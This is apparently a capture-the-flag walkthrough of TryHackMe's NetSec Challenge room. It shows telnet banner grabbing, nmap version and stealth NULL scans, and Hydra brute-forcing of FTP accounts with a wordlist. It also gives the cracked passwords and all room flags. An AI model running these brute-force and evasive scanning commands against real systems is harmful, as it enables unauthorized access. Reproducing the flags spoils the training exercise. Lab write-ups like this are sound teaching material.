Overview
The NetSec Challenge on TryHackMe is a medium-difficulty room focused on network security fundamentals, including reconnaissance, service enumeration, and protocol analysis. It emphasizes identifying exposed services, interacting with them using tools such as Nmap, Telnet, and Hydra, and understanding how different network protocols can be leveraged during an assessment. The challenge reinforces structured enumeration techniques and practical analysis of network-based vulnerabilities.
Answering the Challenge
Challenge 1 — What is the flag hidden in the HTTP server header?
Step 1 — Connect to the target's HTTP service on port 80 using telnet:
telnet 10.64.139.34 80Step 2 — Once connected, send a manual HTTP GET request with a Host
header, then press Enter twice to submit:
GET / HTTP/1.1
host: telnet
Step 3 — Examine the response headers. The Server header contains the
flag:
HTTP/1.1 200 OK
Vary: Accept-Encoding
Content-Type: text/html
Accept-Ranges: bytes
ETag: "229449419"
Last-Modified: Tue, 14 Sep 2021 07:33:09 GMT
Content-Length: 226
Date: Thu, 19 Mar 2026 13:03:26 GMT
Server: lighttpd THM{web_server_25352}
Flag: THM{web_server_25352}
Challenge 2 — What is the flag hidden in the SSH server header?
Step 1 — Connect to the target's SSH service on port 22 using telnet:
telnet 10.64.139.34 22
Flag: THM{946219583339}
Challenge 3 — We have an FTP server listening on a nonstandard port. What is the version of the FTP server?
Step 1 — Connect to the target's FTP service on the nonstandard port using
telnet:
nmap -sS -sV 10.64.139.34 -p 1-11000
Version: vsftpd 3.0.3
Challenge 4 — We learned two usernames using social engineering: eddie and quinn. What is the flag hidden in one of these two account files and accessible via FTP?

Step 1 — Use hydra to brute-force the FTP credentials for user
eddie on the nonstandard FTP port 10021:
hydra -l eddie -P /usr/share/wordlists/rockyou.txt 10.64.139.34 ftp -s 10021 -vHydra finds the password: eddie:jordan
Step 2 — Do the same for user quinn:
hydra -l quinn -P /usr/share/wordlists/rockyou.txt 10.64.139.34 ftp -s 10021 -vHydra finds the password: quinn:andrea

Step 3 — Log in to the FTP server as eddie using the cracked
credentials:
ftp 10.64.139.34 10021
Name: eddie
Password: jordan
Login successful. List files with ls — eddie's directory appears empty.
Step 4 — Log in as quinn and check for the flag file:
ftp 10.64.139.34 10021
Name: quinn
Password: andrea
Login successful. Running ls reveals a file called ftp_flag.txt:
ftp> ls
-rw-rw-r--    1 1002     1002           18 Sep 20  2021 ftp_flag.txt
Download the flag file with get:
ftp> get ftp_flag.txt
Step 5 — Switch to ASCII mode and download the flag file:
ftp> ascii
200 Switching to ASCII mode.
ftp> get ftp_flag.txt
local: ftp_flag.txt remote: ftp_flag.txt
226 Transfer complete.
18 bytes received in 0.00 secs (30.8388 kB/s)
ftp> exit
Step 6 — View the contents of the downloaded flag file:
cat ftp_flag.txt
Flag: THM{321452667098}
Challenge 5 — Browsing to http://10.64.139.34:8080 displays a small challenge that will give you a flag once you solve it. What is the flag?
Step 1 — Open a web browser and navigate to http://10.64.139.34:8080. The page presents a challenge requiring you to scan the target without being detected.
Step 2 — Use an Nmap NULL scan to probe the target stealthily, avoiding detection by the web challenge:
nmap -sN 10.64.139.34
Step 3 — Refresh the page at http://10.64.139.34:8080 to collect the flag.
Flag: THM{f7443f99}
Summary
I learned passive reconnaissance techniques and how to use various tools to gather information without being detected.
Tools Used
- Nmap — port scanning and service detection.
- Telnet / Netcat — manual service interaction.
- Hydra — credential brute-forcing (if applicable).